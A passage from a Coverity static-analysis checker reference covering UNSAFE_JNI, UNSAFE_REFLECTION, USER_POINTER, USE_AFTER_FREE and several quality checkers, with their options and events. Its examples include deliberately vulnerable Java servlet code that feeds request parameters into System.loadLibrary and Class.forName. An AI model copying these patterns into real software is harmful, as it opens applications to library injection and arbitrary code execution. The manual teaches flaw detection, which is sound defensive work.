4.189.3. Events

This section describes one or more events produced by the UNSAFE_DESERIALIZATION checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.
- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.190. UNSAFE_JNI

Security Checker

4.190.1. Overview

This Java checker finds unsafe Java Native interface library injection vulnerabilities, which arise when uncontrolled dynamic data is used as a dynamic library path. This security vulnerability might allow an attacker to load an untrusted dynamic library and potentially execute unsafe code.

Preview checker: UNSAFE_JNI is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: UNSAFE_JNI is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable UNSAFE_JNI along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.190.2. Examples

This section provides one or more examples of defects found by the UNSAFE_JNI checker.

In the following example, the method obtains through the HTTP request parameter `libraryName` a native library name. This library name is then passed to the JNI library method API method `java.lang.System.loadLibrary`.

```
protected void loadLibrary(HttpServletRequest request, String libraryName)
    throws ServletException
{
  if (libraryName == null) {
      libraryName = request.getParameter("libraryName");
  }
  try {
    System.loadLibrary(libraryName);
    //...
  } catch (Exception e) {
    throw new ServletException("Error loading " + libraryName);
  }
}
```

An attacker can pass in any library name to this method. This library might load in different implementations of native methods that are already loaded into the application. The loading of these methods might cause unforeseen side effects within the application.

4.190.3. Events

This section describes one or more events produced by the UNSAFE_JNI checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.
- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.

- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.191. UNSAFE_REFLECTION

Security Checker

4.191.1. Overview

This Java checker finds unsafe reflection vulnerabilities, which arise when uncontrolled dynamic data is used as a class, method, or field/property name. This name is then passed to a reflection API. This security vulnerability might allow an attacker to bypass security checks, obtain unauthorized data, or execute arbitrary code.

Preview checker: UNSAFE_REFLECTION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: UNSAFE_REFLECTION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable UNSAFE_REFLECTION along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.191.2. Examples

This section provides one or more examples of defects found by the UNSAFE_REFLECTION checker.

In the following example, the method obtains a class name through the HTTP request parameter `typeValue`. This class name is then passed to a reflection API method `Class.forName`. The example then invokes the `invoke` method on the class.

```
protected void invokeObjectType(HttpServletRequest request, String className)
    throws ServletException
{
  if (className == null) {
      className = request.getParameter("typeValue");
  }
  try {
    Class clazz = Class.forName(className);
    Method method = clazz.getMethod("invoke", null);
    method.invoke(null, null);
    //...
  } catch (Exception e) {
    throw new ServletException("Error reflecting on " + className);
  }
}
```

An attacker can pass in any class on the class path that has a public no-argument method called `invoke`. The invocation of that method might cause unforeseen side effects within the application.

4.191.3. Events

This section describes one or more events produced by the UNSAFE_REFLECTION checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.
- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.

- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.192. UNUSED_VALUE

Quality Checker

4.192.1. Overview

This C/C++, C#, and Java checker finds many instances of values that are assigned to variables but never used. For example, it can find places where a typographical or cut-and-paste error means that the wrong variable is being accessed. The analysis should never report a value as unused if it actually is used. Contact `support@coverity.com` if this occurs.

C/C++

- **Enabled by Default**: UNUSED_VALUE is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

C#, Java

- **Preview checker:** UNUSED_VALUE is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.
- **Disabled by Default**: UNUSED_VALUE is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.192.2. Options

This section describes one or more UNUSED_VALUE options.

- `UNUSED_VALUE:defects_threshold_on_var:<count>` - In some coding environments, a variable will be intentionally assigned values many times without being used. This C/C++, C#, and Java option sets a threshold for the number of defects above which no defect will be reported for assignments to the same variable. This option can take a value from `1` to `99`. Defaults to `UNUSED_VALUE:defect_threshold_on_var:2`
- `UNUSED_VALUE:report_adjacent_assignment:<boolean>` - When this C/C++, C#, and Java option is true, the checker will report defects where an assignment is immediately overwritten with another assignment. Defaults to `UNUSED_VALUE:report_adjacent_assignment:true` (for C/C++, C#, and Java).

Such defects typically occur in the following cases:

- Where a non-simple assignment was intended, for example:

  ```
  void test1(int x) {
      x = 1; // Defect here.
      x = 2; // Did the programmer mean "x |= 2" here?
      ...
  }
  ```

- Where an incorrect variable is used (perhaps because of a cut-and-paste error), for example:

  ```
  void test2(int x, int y) {
      x = someX; // Defect here.
      x = someY; // Did the programmer mean "y = someY" here?
      ...
  }
  ```

  Such defects receive a Medium impact rating.

- `UNUSED_VALUE:report_dominating_assignment:<boolean>` - By default, the checker does not report cases where all the control flow paths that overwrite a value also contain the former assignment of this value to a variable. The assignment is said to dominate the value overwrite. When this C/C++, C#, and Java option is true, such cases will be reported as defects, but it can also cause the checker to report some instances where a program defensively initializes a variable and then reassigns it without ever using the initializing value. Defaults to `UNUSED_VALUE:report_dominating_assignment:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

- `UNUSED_VALUE:report_never_read_variable:<boolean>` - When this C/C++, C#, and Java option is true, the checker will report cases where a variable is assigned one or more values but none are used. Defaults to `UNUSED_VALUE:report_never_read_variable:false`

- `UNUSED_VALUE:report_overwritten_initializer:<boolean>` - When this C/C++, C#, and Java option is true, the checker will report cases where a value that initialized a variable is overwritten before it is used. Defaults to `UNUSED_VALUE:report_overwritten_initializer:true`

- `UNUSED_VALUE:report_unused_final_assignment:<boolean>` - When this C/C++, C#, and Java option is true, the checker will report cases where a variable is assigned a final value, but that value is never used before the variable goes out of scope. Defaults to `UNUSED_VALUE:report_unused_final_assignment:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

- `UNUSED_VALUE:report_unused_initializer:<boolean>` - When this C/C++, C#, and Java option is true, the checker will report cases where a value that initialized a variable is never used or overwritten. Defaults to `UNUSED_VALUE:report_unused_initializer:false`

This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

4.192.3. Examples

This section provides one or more examples of defects found by the UNUSED_VALUE checker.

4.192.3.1. C/C++

```
#include <string.h>

const char* get_capital_city(const char *country)
{
  const char *result = 0;
  if (strcmp(country, "Argentina") == 0) {
    result = "Buenos Aires";  // Assigned value will never be used.
  } else if (strcmp(country, "Italy") == 0) {
    result = "Rome";          // Assigned value will never be used.
  } if (strcmp(country, "China") == 0) { // Should be 'else if' here.
    result = "Beijing";
  } else {
    result = "Unknown";       // This will overwrite values
                              // "Buenos Aires" and "Rome".
  }
  return result;
}
```

4.192.3.2. C#

```
class Test {
  int func(bool b)
  {
    int i = 0;
    if (b) {
      i = 10; // Assigned value 10 is never used.
    }
    i = 20;    // Value is overwritten.
    return i;
  }
}
```

4.192.3.3. Java

```
class Test {
    int func(boolean b)
    {
        int i = 0;
        if (b) {
            i = 10; // Assigned value 10 is never used.
        }
        i = 20;    // Value is overwritten.
        return i;
    }
}
```

4.192.4. Events

This section describes one or more events produced by the UNUSED_VALUE checker.

- `assigned_pointer` - [C/C++ only] A pointer value from a constant or variable was assigned to a variable. The value was not subsequently used.
- `assigned_reference` - [C# and Java only] An object reference value from a constant or variable was assigned to a variable. The value was not subsequently used.
- `assigned_value` - [C/C++, C#, and Java] A value from a constant or variable and that is not a pointer (C/C++) or an object reference (C#, Java) was assigned to a variable. The value was not subsequently used.
- `returned_pointer` - [C/C++ only] A pointer value returned by a function call was assigned to a variable. The value was not subsequently used.
- `returned_reference` - [C# and Java only] An object reference value returned by a function call was assigned to a variable. The value was not subsequently used.
- `returned_value` - [C/C++, C#, and Java] A value returned by a function call and that is not a pointer (C/C++) or an object reference (C#, Java) was assigned to a variable. The value was not subsequently used.
- `value_overwrite` - [C/C++, C#, and Java] A new value was assigned to a variable which was holding a tracked value.

4.193. USELESS_CALL

Quality Checker

4.193.1. Overview

This C/C++, C#, Java checker identifies calls to functions that are considered "useless" because their return value is ignored and the function call has no other discernible effect, such as performing I/O. Such a defect usually indicates either that the programmer expected the call to modify existing data structures or interact with the environment (in which case a different function needs to be called), or that the programmer intended to use the return value but neglected to do so.

In addition to its built-in ability to analyze APIs that are common sources of this issue, the checker also identifies functions that are intended to be useful only for their return value. It reports useless calls to such functions unless it discovers certain “side effects” to the function or detects other clues that the function is incomplete or might otherwise have side effects in the future or in a different configuration. To report virtual calls, the checker must find that all resolutions qualify as a defect.

In some cases, functions are called for effects, such as forcing class loading, forcing linking or dependency, performance testing, or testing for robustness. Coverity suggests that you mark defect reports on such unusual code as *Intentional* in Coverity Connect.

Note that a related checker, CHECKED_RETURN, can report defects on calls to functions with side effects, such as I/O functions. Additionally, CHECKED_RETURN analyses can report defects based on the ways return values are used, whereas USELESS_CALL will not report a defect if the return value is used in any way. Finally, USELESS_CALL analyses apply to any kind of non-void return type (scalar, pointer, reference); see also NULL_RETURNS.

Preview checker: USELESS_CALL is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: USELESS_CALL is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.193.2. Options

This section describes one or more USELESS_CALL options.

- `USELESS_CALL:ignore_callee_with_macro_use_fn:<boolean>` - When this C/C++ option is set to true, the checker ignores calls to functions that use preprocessor macros *with* arguments, either directly or through a function call themselves. Defaults to `USELESS_CALL:ignore_callee_with_macro_use_fn:false`

- `USELESS_CALL:ignore_callee_with_macro_use_plain:<boolean>` - When this C/C++ option is set to true, the checker ignores calls to functions that use preprocessor macros *without* arguments, either directly or through a function call themselves. Defaults to `USELESS_CALL:ignore_callee_with_macro_use_plain:false`

- `USELESS_CALL:include_current_object_call_sites:<boolean>` - When this C/C++, C#, Java option is set to true, calls to member functions (methods) in which the receiver object is `this` are included as possible defects. Defaults to `USELESS_CALL:include_macro_call_sites_fn:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

- `USELESS_CALL:include_macro_call_sites_fn:<boolean>` - When this C/C++ option is set to true, the checker will search for defects in calls to functions instantiated through preprocessor macros *with* arguments. Defaults to `USELESS_CALL:include_macro_call_sites_fn:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

- `USELESS_CALL:include_macro_call_sites_plain:<boolean>` - When this C/C++ option is set to true, the checker will search for defects in calls to functions instantiated through preprocessor macros *without* arguments. Defaults to `USELESS_CALL:include_macro_call_sites_plain:false`

This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

4.193.3. Examples

This section provides one or more examples of defects found by the USELESS_CALL checker.

4.193.3.1. C/C++

The following C++ code example show pairs of integers and a function that swaps the coordinates.

```
struct pair_t
{
    pair_t(int x, int y) : x_(x), y_(y) {}
    int x_;
    int y_;
};

pair_t swap(pair_t xy)
{
    return pair_t(xy.y_, xy.x_);
}
```

A developer who mistakenly believes that the `swap` function shown above will modify its argument (by swapping the coordinates in place) is likely to write defective code, for example:

```
void incorrect()
{
    ...
    swap(xy); /* Defect: swap does not modify its argument */
    ...
}
```

The following example shows a likely fix to such a defect.

```
void correct()
{
    ...
    xs = swap(xy);
    ...
}
```

4.193.3.2. C#

The following example demonstrates uses of functions where the programmer mistakenly believes that the object on which the function is called, or one of the arguments passed to the function, will be modified.

```
{
    ...
    String str = "aaa";
    str.Replace('a', 'b'); /* Defect: str is not modified. */
    ...
}
```

The `Replace` method leaves `str` unmodified and returns a new string with a replaced by b. Therefore, once the call to `Replace` takes place, any code that depends on `str` *not* using a will be incorrect.

The following example provides a likely fix for this issue.

```
public void correct()
{
    ...
    String str = "aaa";
    str = str.Replace('a', 'b');
    ...
}
```

The `String` class in C# has a number of methods where it is common to think that calling the function will mutate the string, when in reality a new string is returned.

4.193.3.3. Java

The following example demonstrates the behavior of the checker in three simple cases involving virtual functions.

```
interface I
{
    public int foo(int x);
    public int bar(int x);
}

class I0 implements I
{

    public int foo(int x){ return x + 1; }
    public int bar(int x){ return x + 1; }
    private int x_;
}

class I1 implements I
{
    public int foo(int x){ return x + 1; }
    public int bar(int x){ ++x_; return x + 1; }
    private int x_;
}

void example(I ii, I0 i0)
{
    ii.foo(0); /* Defect here */
    ii.bar(0); /* No defect here */
    i0.bar(0); /* Defect here */
}
```

4.193.4. Models and Annotations

Coverity provides C/C++, C#, Java primitives that you use to declare that a function (or method) is only useful for its return value (and is therefore free of side effects) or that the function has side effects. There are corresponding annotations for Java methods, as well as an annotation that applies to a class and declares all static methods to be free of side effects.

4.193.4.1. C/C++ Models

C/C++ Primitives

- Has no side effects:

  ```
  __coverity_side_effect_free__(void)
  ```

- Has side effects:

  ```
  __coverity_side_effects__(void)
  ```

Note that example in Section 4.193.4.3, “Java Models and Annotations” calls the Java version of this primitive.

4.193.4.2. C# Models

C# Primitives

- Has no side effects:

  ```
  Coverity.Primitives.SideEffect.SideEffectFree()
  ```

- Has side effects:

  ```
  Coverity.Primitives.SideEffect.SideEffects()
  ```

Note that example in Section 4.193.4.3, “Java Models and Annotations” calls the Java version of this primitive.

4.193.4.3. Java Models and Annotations

Java Primitives

- Has no side effects:

  ```
  com.coverity.primitives.SideEffectPrimitives.sideEffectFree()
  ```

- Has side effects:

  ```
  com.coverity.primitives.SideEffectPrimitives.sideEffects()
  ```

Java Annotations

- Has no side effects:

  ```
  com.coverity.annotations.SideEffectFree
  ```

- Has side effects:

  ```
  com.coverity.annotations.SideEffects
  ```

The `@SideEffectFree` annotation and the `sideEffectFree()` primitive make the checker treat a method as though it has no side effects, meaning that the checker will report a defect on a call to the method even if it does produce side effects.

```
import com.coverity.annotations.*;
import com.coverity.primitives.*;

    public static int g_count;

    @SideEffectFree
    public static int foo()
    {
        ++g_count;
        return g_count;
    }

    public static int bar()
    {
        com.coverity.primitives.SideEffectPrimitives.sideEffectFree();
        ++g_count;
        return g_count;
    }

    public void example()
    {
        foo(); /* defect */
        bar(); /* defect */
    }
```

By contrast, the `@SideEffectFree` annotation and the `SideEffectFree()` primitive assert that side effects exist. The checker will never report a useless call defect on a method that uses this annotation or calls this primitive.

4.193.5. Events

This section describes one or more events produced by the USELESS_CALL checker.

- `side_effect_free` - The function is only useful for its return value.

4.194. USER_POINTER

Quality, Security Checker

4.194.1. Overview

This C/C++ checker finds many cases where an operating system kernel unsafely dereferences user pointers. Operating systems cannot directly dereference user-space pointers safely. Instead, they must access the pointed-to data using special "paranoid" routines (for example: using the `copyin()` and `copyout()` functions on BSD derived systems, or the `copy_from_user()` and `copy_to_user()` functions on Linux derived systems). A single unsafe dereference can crash the system, allow unauthorized reading/writing of kernel memory, or give a malicious party complete system control. This checker is only useful when scanning kernel-level operating system code.

Disabled by Default: USER_POINTER is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.194.2. Examples

This section provides one or more examples of defects found by the USER_POINTER checker.

The following example has a defect because `pstr` is correctly copied in from user space with the `copyin()` method, but its field `ps_argvstr`, another pointer to user space memory, is unsafely dereferenced by the expression `pstr.ps_argvstr[i]`.

```
void user_pointer_example() {
    error = copyin((void *)p->p_sysent->sv_psstrings, &pstr, sizeof(pstr));
    if (error)
        return (error);
    for (i = 0; i < pstr.ps_nargvstr; i++) {
        sbuf_copyin(sb, pstr.ps_argvstr[i], 0);
        sbuf_printf(sb, "%c", '\0');
    }
}
```

4.194.3. Models

You can use the `__coverity_user_pointer__` primitive to create custom models for USER_POINTER:

```
unsigned long custom_user_to_kernel_copy(void *to, const void *from, unsigned long n)
 {
    __coverity_user_pointer__(to);
}
```

This model indicates that `custom_user_to_kernel_copy()` will copy untrusted user-space memory into the struct pointed-to by `to`.

4.194.4. Events

This section describes one or more events produced by the USER_POINTER checker.

- `user_to_kernel` - A call to a function that copies data from user-space memory to kernel-space memory.
- `user_pointer` - A user pointer has been passed to a dereferencing function, or a local dereference has occurred.

4.195. USE_AFTER_FREE

Quality, C/C++ Security Checker

4.195.1. Overview

This C/C++ and Java finds many cases where memory or a resource is used after it has been freed or closed. The consequence of using memory after freeing it is almost always memory corruption and a later program crash. The consequence of using a resource after closing it depends on the API in use.

C/C++

- **Enabled by Default**: USE_AFTER_FREE is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

Java

- **Android**: For Android-based code, this checker finds issues related to playing back and recording media, databases, camera features, sockets, graphics, screen-based functionality, messages, and other items.
- **Preview checker:** USE_AFTER_FREE is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.
- **Disabled by Default**: USE_AFTER_FREE is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

For C/C++, USE_AFTER_FREE finds many types of double frees and freed pointer dereferences. You cannot safely use freed memory. Double free defects occur when `free()` is called more than once with the same memory address argument. Double freeing a pointer can result in memory free list corruption and crashes. Dereferencing a freed pointer is dangerous because the pointer's value might have been changed to a non-pointer value or a pointer to an arbitrary location.

In multi-threaded programs, double frees are especially dangerous because one thread could allocate another's freed memory, resulting in very difficult to track race-conditions.

For Java, USE_AFTER_FREE issues a defect if an object is used after it has released its resources. In particular, the checker discovers cases in which the code attempts to call a method on an object that has already been closed, released, and recycled. Such objects are invalid and unusable, and running code with this error can produce data corruption or an exception.

4.195.2. Options

C/C++ Only (No Java options)

This section describes one or more USE_AFTER_FREE options.

- `USE_AFTER_FREE:allow_simple_use:<boolean>` - When this C/C++ option is true, the checker reports a defect when a freed pointer reappears in the code. Defaults to `USE_AFTER_FREE:allow_simple_use:false`

If you disable this option, the checker will only report errors when freed pointers are dereferenced or used as function arguments.

- `USE_AFTER_FREE:allow_report_args:<boolean>` - When this C/C++ option is true, the checker reports a defect when a freed pointer is passed to a function. If you set this option to `false`, the checker will report a defect on the passing of a freed pointer only if the function is known to free or dereference it. Note that if you re-enable this option, existing defects are not affected: defects from different analysis runs will be merged properly. Defaults to `USE_AFTER_FREE:allow_report_args:true`

4.195.3. Examples

This section provides one or more examples of defects found by the USE_AFTER_FREE checker.

4.195.3.1. C/C++

The following example dereferences a pointer after it is freed.

```
void fun(int * p) {
    free (p);
    int k = *p;  // Defect
}
```

The following example shows a double free defect occurring over two different functions.

```
int f(void *p) {
    if(some_error()) {
        free(p);
        return -1;
    }
    return 0;
}

void g() {
  void *p = malloc(42);
    if(f(p) < 0) {
        free(p);  // Double free
    }
    use(p);
}
```

The following example shows a deallocated pointer that is dereferenced.

```
void use_after_free(struct S *p) {
    free(p);
    free(p->field);  // Dereference
 }
```

The following example also shows a deallocated pointer that is dereferenced.

```
int  f(int i) {
    int *p = malloc(8);
    free (p);
    int res = p[i];
}
```

USE_AFTER_FREE reports a defect in the following example when the `allow_report_args` option is enabled.

```
extern int ext(int *p);

void fun() {
    int * p = malloc(100);
    free(p);   // Pointer freed
    ext(p);    //  Pointer used as arg
}
```

4.195.3.2. Java

The following example attempts to set the volume of a `MediaPlayer` object after releasing the object. Such a coding error will trigger a `UseAfterFreeEvent` event.

```
void UseAfterFreeExample() {

  android.media.MediaPlayer mp = new android.media.MediaPlayer();

  mp.release();  // Release all MediaPlayer resources.

  mp.setVolume(1, 1);  // Cannot use the MediaPlayer now!

}
```

4.195.4. Models

4.195.4.1. C/C++ Models

If a false positive is reported because the analysis is unable to correctly abstract a deallocation function's interface, then model that function explicitly as a stub function. If the false positive occurs on a path that Coverity Analysis considers executable even though it is not, use code annotations to explicitly suppress the events causing the error.

As with the RESOURCE_LEAK checker, Coverity Analysis tries to abstract a deallocation function's behavior from the caller's perspective. This means that if a function's deallocation event depends on an argument value or only occurs when certain values are returned, Coverity Analysis attempts to model this behavior and reflect it at each call location. If Coverity Analysis cannot precisely track a deallocation function's abstract behavior you can write a stub function to model the correct behavior:

```
int my_free(void* ptr)
{
    int condition;
    if (condition) {
       free(ptr);
       return 1;
    }
    return 0;
}
```

At each call to `my_free()`, the pointer argument can be either freed or left untouched. The condition under which the function determines whether or not it should free the pointer is irrelevant for modeling the function's abstract behavior. At all call sites, the caller is expected to verify that the return value of `my_free()` is `0` before re-using the pointer. The above function uses the uninitialized variable `condition` to reflect this, similar to the RESOURCE_LEAK example. To turn this stub function into a model for analysis, use `cov-make-library`.

4.195.4.2. Java Models

If your code has a class with the type of behavior that USE_AFTER_FREE checks, you can increase the usefulness and accuracy of the checker by writing small stub functions that model the behavior of the class. For example, if a given set of methods should never be called after a certain method in a class is called, then modeling is an appropriate option.

Using the supplemental information in the model, Coverity Analysis can locate paths throughout the code in which resources have been freed and then improperly used. If you call a Coverity `free()` or `use()` method, the analysis can determine which routines free or use the given object.

```
public class ResourceUser {
  public void release() {
    com.coverity.primitives.UseAfterFreePrimitives.free(this);
  }

  public void useSomeResource(android.view.SurfaceHolder mySurfaceHolder) {
    com.coverity.primitives.UseAfterFreePrimitives.use(this);
  }

  public SomeClass useSomeResource(SomeClass foo) {
    com.coverity.primitives.UseAfterFreePrimitives.use(this);
    return com.coverity.primitives.Coverity.unknown();
  }
}
```

In the example above, the method signature must match the method to be modeled. In the model, the two `useSomeResource()` methods model methods that have different method signatures.

The following example models USE_AFTER_FREE and RESOURCE_LEAK defects together because classes that are subject to USE_AFTER_FREE defects are often susceptible to RESOURCE_LEAK defects.

```
public class ResourceUser {

  public ResourceUsingObject() {

    com.coverity.primitives.Resource_LeakPrimitives.open(this);

  }
  public void release() {

    com.coverity.primitives.Resource_LeakPrimitives.close(this);

    com.coverity.primitives.UseAfterFreePrimitives.free(this);

  }

  public void useSomeResource(android.view.SurfaceHolder mySurfaceHolder) {

    com.coverity.primitives.UseAfterFreePrimitives.use(this);

  }
}
```

To model all implementations of an interface, simply create a model with the same fully qualified class name as the interface in question.

4.195.5. Events

This section describes one or more events produced by the USE_AFTER_FREE checker.

- `alias` - [Java] Aliasing of a reference by another.
- `deref_after_free` - [C/C++] A defect is reported when a deallocated pointer is dereferenced. Ignore this event if the analysis incorrectly interprets an operation as a dereference of a deallocated pointer.
- `double_free` - [C/C++] A defect is reported when a pointer is freed multiple times. Ignore this event if the operation is not, in fact, a deallocation or if the pointer is not the same value as it was in the first deallocation.
- `freed_arg` - [C/C++] Ignore this event if the analysis incorrectly indicates that a function frees a pointer when, due to the callsite context, it does not.
- `object_freed` - [Java] Call to a method that frees the object.
- `pass_freed_arg` - [C/C++] A call to a function whose argument is a freed pointer.
- `use_after_free` - [C/C++] A defect is reported when a deallocated pointer is used in a suspicious way (for example, passed as an argument to a function). If the use in question is safe, ignore this event.

  `use_after_free` - [Java] Use of an object that has already been freed.

4.196. VARARGS

Quality Checker

4.196.1. Overview

This C/C++ checker verifies correct usage of the variable argument macros from the standard header `stdarg.h`.

Note

This checker only works for code that was compiled by gcc and possibly some gcc-based compilers.

The rules enforced by this checker include:

- `va_start` or `va_copy` must be followed by `va_end`.
- `va_start` or `va_copy` must be called before `va_arg`.

Incorrect use of these macros can result in memory corruption or unpredictable behavior.

Enabled by Default: VARARGS is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.196.2. Examples

This section provides one or more examples of defects found by the VARARGS checker.

In this example, `va_end` is not called:

```
void missing_vaend(char *s, ...)
{
    va_list va;
    va_start(va, s); // va_init - va_start is called on va
    vfprintf(log, s, ap);
} // missing_va_end - reached end of function without calling va_end
```

The next example does not initialize `va` (with `va_start` or `va_copy`) before use:

```
void missing_vastart(int n, ...)
{
    va_list va;
    while (n-- > 0) {
        int c = va_arg(va, c); // va_arg - va has not been initialized
    }
}
```

4.196.3. Events

This section describes one or more events produced by the VARARGS checker.

- `va_arg` - `va_arg` used.
- `va_init` - Initialized (with `va_start` or `va_copy`).
- `missing_va_end` - `va_end` was not called before returning from function.

4.197. VIRTUAL_DTOR

Quality Checker

4.197.1. Overview

This C++ checker looks for cases where the wrong or no destructor is called by the `delete` operator because an object is upcast before it is deleted and the destructor is not virtual. The checker does not report a defect if the derived class destructor is implicitly defined and does the same thing as the base class destructor.

Undefined behavior only happens if the child class has a destructor that does more than invoke the parent's destructor. VIRTUAL_DTOR considers a class to have a non-trivial destructor if any of the following cases is true:

- The destructor was not generated by the compiler; the destructor was explicitly specified by the user.
- Any of the fields added in the child class has a destructor.

Preview checker: VIRTUAL_DTOR is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: VIRTUAL_DTOR is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.197.2. Options

This section describes one or more VIRTUAL_DTOR options.

- `VIRTUAL_DTOR:ignore_empty_dtors:<boolean>` - When this C++ option is true, the checker will treat an empty destructor the same as an implicitly defined destructor. Defaults to `VIRTUAL_DTOR:ignore_empty_dtors:false`

  For an example, see Section 4.197.3, “Examples ”.

4.197.3. Examples

This section provides one or more examples of defects found by the VIRTUAL_DTOR checker.

The following code leaks `B::p`:

```
struct A {
};
struct B: public A {
    B(): p(new int) {}
    ~B() { delete p; }
    int *p;
};
void leak() {
    A *a = new B;
    // This will not invoke ~B()
    delete a;
}
```

Example 4.1. ignore_empty_dtors

In the following example, the report is suppressed by the option `-co VIRTUAL_DTOR:ignore_empty_dtors`:

```
class X {
    ~X() {}
};

class Y: public X {
    X x;
    ~Y() {}
};

void test() {
    Y *y = new Y;
    X *x = y;
    delete x; // Does not call Y::~Y(). A defect is not reported.
}
```

The following report is generated because the destructor for Y is not empty, although it appears to be:

```
class X {
    ~X() {}
};

class Z {
    ~Z() { do_stuff(); }
};

class Y: public X {
    Z z;
    ~Y() {} // Looks empty but calls Z::~Z(), which is not empty.
};

void test() {
    Y *y = new Y;
    X *x = y;
    delete x; // Does not, but should call Y::~Y().
}
```

4.197.4. Events

This section describes one or more events produced by the VIRTUAL_DTOR checker.

- `nonvirtual_dtor` - This is the main event for the defect, and is located at the derived class's destructor. The class <`derived class`> has a destructor and a pointer to it is upcast to class <`base class`>, which does not have a virtual destructor.

- `base_class` - Show the location of the base class's definition. This is to show that it does not have a virtual destructor.
- `delete` - Indicate that there is a delete of a pointer to the base class.
- `upcast` - Indicate that there is an upcast from a pointer to the derived class, to a pointer to the base class.

4.198. VOLATILE_ATOMICITY

Quality Checker

4.198.1. Overview

